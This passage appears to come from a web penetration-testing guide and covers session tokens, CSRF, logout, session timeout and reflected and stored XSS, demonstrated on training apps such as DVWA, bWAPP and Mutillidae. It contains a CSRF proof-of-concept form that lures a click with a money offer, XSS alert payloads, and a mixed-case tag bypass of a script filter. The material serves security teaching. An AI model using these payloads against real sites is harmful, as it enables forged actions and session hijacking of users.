
4. Testing for Exposed Session Variables

How to Test

Testing for Encryption & Reuse of Session Tokens Vulnerabilities

Every time the authentication is successful, the user should expect to receive

- A different session token



- A token sent via encrypted channel every time they make HTTP Request

3469 http://192.168.222.136 GET /bWAPP/smgt_sessionid_url.php?PHPSESSID=h1115j9hipkk055cnh0aerpfb7 HTTP/1.1 ✓ 200 11473 HTML php bWAPP - Session Manag... 192.168.222.136

Request	Response
Raw	Params Headers Hex

```
GET /bWAPP/smgt_sessionid_url.php?PHPSESSID=h1115j9hipkk055cnh0aerpfb7 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/bWAPP/portal.php
Cookie: dbx_postmeta=grabit=0,-1,-2,-3,-4,-5,-6;advancedstuff=0,-1,-2,-;security_level=0;acopendivids=swingset,jotto,phphbbz,redmaine;acgroupswithpersist=nada;PHPSESSID=h1115j9hipkk055cnh0aerpfb7; Server=b3dhc3B1d2E; JSESSIONID=E1151CCS304320BEFASAA1F46EDCDB990;_cyclone_session=BAb7B0h1D3Nlc3Nhpc5tfaVQGqzYRbk1J7Q3ZWJ1NDJhYmXhMdclMWUhnjEZDMOM9g4TTQxMDQyBjsAVErk1EF9jc3JmX3RvaCVuBjsAERkk1MThTbnhnZ0MsSHhVS1V1zNlydk50V0srcmhpSVJZWHBoWWdjSEdxduPhhYVhSBjsA Eg93DVA2D-Cleaa62a15394f3798f895bc19ce77f34497bc; remember_token=Stu37BrvdLccPfSwad7x4g
Connection: close
Upgrade-Insecure-Requests: 1
```

Testing for Proxies & Caching vulnerabilities

The “Expires: 0” and Cache-Control: max-age=0 directives should be used to further ensure caches do not expose the data. Each request/response passing Session ID data should be examined to ensure appropriate cache directives are in use.

3445 https://attack.samsclass.info GET /cookielogin/messageboard.php 200 1861 HTML php Message Board
 3446 https://attack.samsclass.info HEAD /cookielogin/messageboard.php 200 265 HTML php
 3447 https://attack.samsclass.info GET /cookielogin/logout.php?Logout=Logout ✓ 200 646 HTML php Logout
 3448 https://attack.samsclass.info GET /cookielogin/cookielogin.php?n=&p= ✓ ✓ 302 592 HTML php Logging In

Request	Response
Raw	Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 05 Mar 2018 07:26:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 3f6adalfe8a3328f-HKG
Content-Length: 1551
```

Testing for GET & POST vulnerabilities

All server side code receiving data from POST requests should be tested to ensure it does not accept the data if sent as a GET.

3469 http://192.168.222.136 GET /bWAPP/smgt_sessionid_url.php?PHP... ✓ 200 11473 HTML php bWAPP - Session Manag... 192.168.222.136

Request	Response
Raw	Params Headers Hex

```
GET /bWAPP/smgt_sessionid_url.php?PHPSESSID=h1115j9hipkk055cnh0aerpfb7 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/bWAPP/portal.php
Cookie: dbx_postmeta=grabit=0,-1,-2,-3,-4,-5,-6;advancedstuff=0,-1,-2,-;security_level=0;acopendivids=swingset,jotto,phphbbz,redmaine;acgroupswithpersist=nada;PHPSESSID=h1115j9hipkk055cnh0aerpfb7; Server=b3dhc3B1d2E; JSESSIONID=E1151CCS304320BEFASAA1F46EDCDB990;_cyclone_session=BAb7B0h1D3Nlc3Nhpc5tfaVQGqzYRbk1J7Q3ZWJ1NDJhYmXhMdclMWUhnjEZDMOM9g4TTQxMDQyBjsAVErk1EF9jc3JmX3RvaCVuBjsAERkk1MThTbnhnZ0MsSHhVS1V1zNlydk50V0srcmhpSVJZWHBoWWdjSEdxduPhhYVhSBjsA Eg93DVA2D-Cleaa62a15394f3798f895bc19ce77f34497bc; remember_token=Stu37BrvdLccPfSwad7x4g
Connection: close
Upgrade-Insecure-Requests: 1
```

5. Testing for Cross Site Request Forgery (CSRF)

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email or chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation, when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.

How to Test

- Let u the URL being tested, u=http://abc.com/action

- Build an html page containing the http request referencing URL u (specifying all relevant parameters, in the case of http GET this is straightforward, while to a POST request you need to resort to some javascript).

```

POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/mutillidae/index.php?page=add-to-your-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Cookie: showhints=1; username=admin; uid=1;
__distillery=24f7cbb_77feb267-aaca-4269-949c-d280cec37f26-93a18baa2-cb209flcb0eb-b477;
PHPSESSID=t922660tpm4r2rh42p6m6ei5bp
Connection: close
Upgrade-Insecure-Requests: 1

csrf-token=&blog_entry=hello+guy+I+am+Admin&add-to-your-blog-php-submit-button=Save+Blog+Entry

```

```
<!DOCTYPE html>
<html>
  <head>
    <title>Treasure</title>
  </head>
  <body>
    <form id="f" action="http://localhost:8080/mutillidae/index.php?page=add-to-your-blog.php" method="post" enctype="application/x-www-form-urlencoded">
      <input type="hidden" name="csrf-token" value="" />
      <input type="hidden" name="blog_entry" value="CSRF demo by Cloud HvN" />
      <input type="submit" name="add-to-your-blog-php-submit-button" value="click here to get 2000$" />
    </form>
  </body>
</html>
```

- Make sure that the valid user logged on the application

Mutillidae II: Web Pwn in Mass Production

0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)
[how Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)


Welcome To The Blog

Ip Me!

Videos

Add blog for admin

- Induce him into following the link pointing to the URL to be tested (Social engineering involved if you cannot impersonate the user yourself)



- Observe the result, check if the web server executed the request

[View Blogs](#)

2 Current Blog Entries			
	Name	Date	Comment
1	admin	2017-10-05 03:21:49	CSRF demo by Cloud HvN
2	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!

// CSRF with Burp


6. Testing for logout functionality

How to Test


Testing for log out user interface

There are some properties which indicate a good log out user interface

- A log out button is present on all pages of the web application
- The log out button should be identified quickly by a user who wants to log out from the web application
- After loading a page the log out button should be visible without scrolling
- Ideally the log out button is placed in an area of the page that is fixed in the view port of the browser and not affected by scrolling of the content



Verify that the following scenario: Login to the system, access a authozied page, copy the url of the page, logout, paste the URL in the address bar, click on go, click on another authozied page, the system requires the permission to access it.



The screenshot displays a Firefox browser window with three tabs open:

- Message Board**: This tab shows a search bar with the URL <https://games.samsclass.info/cookielogin/messageboard.php>. Below the search bar is a "Search the Web" field.
- New Tab**: A blank tab.
- Logout**: This tab contains the following content:

You are now logged out!

[Click here to log in](#)

The main content area of the browser shows the following for the Message Board tab:

Comment: (This is an empty text input field.)

(!) Notice: Undefined variable: fn in /var/www/html/cookielogin/messageboard.php on line 41

Call Stack

#	Time	Memory	Function	Location
1	0.0001	233088	{main}()	.../messageboard.php:0

'> [Post Comment](#)

[Erase Comments](#)

[Logout](#)

7. Test Session Timeout

The proper value for the session timeout depends on the purpose of the application and should be a balance of security and usability. In a banking applications it makes no sense to keep an inactive session more than 15 minutes. On the other side a short timeout in a wiki or forum could annoy users which are typing lengthy articles with unnecessary log in requests. These timeouts of an hour and more can be acceptable.

How to test

Test with Burp extension

The screenshot shows the Burp Suite interface with the following components:

- BApp Store:** A table listing various extensions. The "Session Timeout Test" extension is highlighted with an orange background and a checkmark in the "Installed" column. Other extensions listed include Sentinel, Session Auth, Site Map Extractor, Site Map Fetcher, Software Version Reporter, Software Vulnerability Scanner, SpyDir, SQLPy Sqlmap Integration, Swagger Parser, Target Redirector, ThreadFix, Token Incrementor, TokenJar, Uuid Detector, and WAF Cookie Fetcher.
- Session Timeout Test Configuration:** A panel on the right with the following details:
 - Description:** This extension attempts to determine how long it takes for a session to timeout by increasing delays until a configured string appears in the response.
 - Author:** August Detlefsen
 - Version:** 1.0
 - Source:** <https://github.com/portswigger/session-timeout-test>
 - Updated:** 01 Jul 2014
 - Rating:** 5 stars
 - Popularity:** High (indicated by a long orange slider bar)
 - Buttons:** "Submit rating", "Reinstall"
- File System View:** On the left, showing a directory structure for "bWAPP" containing files like "/index.php", "ba_logout.php", "commandi_blind.php", etc.
- Contents Panel:** A sidebar showing the host configuration for "http://192.168.222.136".
- Context Menu:** A context menu for the "login.php" file in the file system view, listing options such as "Add to scope", "Spider this branch", "Actively scan this branch", "Passively scan this branch", "Send to Intruder" (with keyboard shortcut Ctrl+I), "Send to Repeater" (with keyboard shortcut Ctrl+R), "Send to Sequencer", "Send to Comparer (request)", "Send to Comparer (response)", "Show response in browser", "Request in browser", and "Test for Session Timeout".

Session Timeout Test

Controls Status

Test Parameters

String to match:	Log in
Minimum Session Duration:	15
Maximum Session Duration:	120
Interval:	1

Testing... STOP TEST

Session Timeout Test

Controls Status

Test Status

Testing Interval:	15 minutes
Next Test:	0:14:54
Total Time Elapsed:	0:00:06
Time Remaining:	119:14:54

Testing... STOP TEST

Session Timeout Test

Controls Status

Test Status

Testing Interval:	15 minutes
Next Test:	0:00:00
Total Time Elapsed:	0:15:00
Time Remaining:	119:00:00

Session timeout detected: 15 minutes START TEST


Input Validation Testing

Testing for Cross site Scripting

Cross Site Scripting (XSS) testing checks if it is possible to manipulate the input parameters of the application so that it generates malicious output. Testers find an XSS vulnerability when the application does not validate their input and creates an output that is under their control. This vulnerability leads to various attacks, for example, stealing confidential information (such as session cookies) or taking control of the victim's browser. An XSS attack breaks the following pattern: Input -> Output == cross-site scripting.

1. Testing for Reflected Cross Site Scripting

Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.




How to Test

- Detect input vectors. For each web page, the tester must determine all the web application's user-defined variables and how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values.
- Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually.
- For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a vulnerability that has a realistic impact on the web application's security. This requires examining the resulting web page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of that section of HTML.

Example

- In this case, in first step, we need to detecting all input vectors which can affected by XSS, such as input field or any URL's parameters.

The screenshot shows a web browser window for the DVWA application at the URL http://192.168.111.140/dvwa/vulnerabilities/xss_r/. The page title is "Vulnerability: Reflected Cross Site Scripting". On the left, there is a sidebar with several gray buttons labeled "Session", "Logout", "CSRF", "SQLi", "XSS", and "HA". The main content area contains a form with the question "What's your name?" followed by a text input field containing "Cloud" and a "Submit" button. A blue arrow points to the "Cloud" input field. Below the form, there is a "More info" section with three links:
<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>



- Generate testing data with fuzzer or manually.

- Analyze the results

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4985	
1	<script>alert('1');</script>	200	<input type="checkbox"/>	<input type="checkbox"/>	5012	
3		200	<input type="checkbox"/>	<input type="checkbox"/>	5017	
2		200	<input type="checkbox"/>	<input type="checkbox"/>	5018	
4	<META HTTP-EQUIV="refresh" ...	200	<input type="checkbox"/>	<input type="checkbox"/>	5053	

Request Response

Raw Headers Hex HTML Render

```

<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>

<pre>Hello <script>alert('1');</script></pre>

</div>

<h2>More info</h2>

```

?

Finished | 1 match

192.168.111.140/dvwa/vulnerabilities/xss_r/?name=<script>alert('1')%3b<%2fscript>



Vulnerability: Reflected Cross Site Scripting (XSS)

Home Instructions Setup Brute Force Command Execution CSRF Insecure CAPTCHA File Inclusion

What's your name?

Hello

1

OK

Bypass XSS filter

Reflected cross-site scripting attacks are prevented as the web application sanitizes input, a web application firewall blocks malicious input, or by mechanisms embedded in modern web browsers. The tester must test for vulnerabilities assuming that web browsers will not prevent the attack. Browsers may

be out of date, or have built-in security features disabled. Similarly, web application firewalls are not guaranteed to recognize novel, unknown attacks. An attacker could craft an attack string that is unrecognized by the web application firewall.

References this link for more information

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Example

- Pentester can open and review page source to analyze source code for filtering XSS mechanism

The screenshot shows two browser tabs. The top tab displays the DVWA logo and the title "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left is a sidebar menu with links: Home, Instructions, Setup, Brute Force, Command Execution, and CSRF. The main content area has a form asking "What's your name?" with a text input field containing "Hello alert('1')". A "Submit" button is next to it. The bottom tab shows the source code of the reflected XSS attack:


```
<?php  
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == '') {  
    $isempty = true;  
}  
else {  
    echo '<pre>';  
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);  
    echo '</pre>';  
}  
?>
```

A "Compare" button is at the bottom of the source code view.

The screenshot shows a web browser window with the URL `192.168.111.140/dvwa/vulnerabilities/xss_r/?name=<script>alert('1')<%2FsCript>#`. The DVWA logo is at the top. On the left, a sidebar menu includes Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, and File Inclusion. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". A form asks "What's your name?" with a red "Hello" response. A modal dialog box displays the number "1" and an "OK" button.

2. Testing for Stored Cross Site Scripting

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application. Since this vulnerability typically involves at least two requests to the application.



How to Test

Input Forms

- The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:
 - User/Profiles page: the application allows the user to edit/change profile details such as first name, last name, nickname, avatar, picture, address, etc
 - Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
 - File Manager: application that allows upload of files
 - Application settings/preferences: application that allows the user to set preferences
 - Forum/Message board: application that permits exchange of posts among users
 - Blog: if the blog application permits to users submitting comments
 - Log: if the application stores some users input into logs.

Analyze HTML code

Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input.

Note: All areas of the application accessible by administrators should be tested to identify the presence of any data submitted by users.

Example

Damn Vulnerable Web App (DV)

192.168.1.40/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

Name: Peter Winter
Message:

44 http://192.168.1.40 POST /dvwa/vulnerabilities/xss_s/ ✓ 200 5654 HTML Damn Vulnerable Web A...

Request Response

Raw Params Headers Hex

POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: security=low; PHPSESSID=mb110e9a4411373lrt58spf675; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

txtName=Cloud&txMessage=hi+cloud&btnSign=Sign+Guestbook

Screenshot showing a Burp Suite intercept session and a DVWA XSS stored attack.

Burp Suite Intercept Tab:

#	Host	Method	URL	Params	Edited	Status
28	http://192.168.1.40	POST	/dvwa/login.php		✓	302
29	http://detectportal.firefox.com	GET	/success.txt			200
30	http://192.168.1.40	GET	/dvwa/index.php			200
32	http://192.168.1.40	GET	/dvwa/dvwa/jst/dvwaPage.js			200
35	http://192.168.1.40	GET	/dvwa/vulnerabilities/xss_s/			200
36	http://192.168.1.40	GET	/			200
37	http://192.168.1.40	GET	/jquery.min.js			200
39	http://192.168.1.40	GET	/animatedcollapse.js			200
44	http://192.168.1.40	POST	/dvwa/vulnerabilities/xss_s/		✓	200
45	http://192.168.1.40	POST	/dvwa/vulnerabilities/xss_s/		✓	200

DVWA XSS stored Attack:

The DVWA XSS stored attack page shows three entries in the guestbook:

- Name: test
Message: This is a test comment.
- Name: Peter Winter
Message:
- Name: Cloud
Message: hi cloud

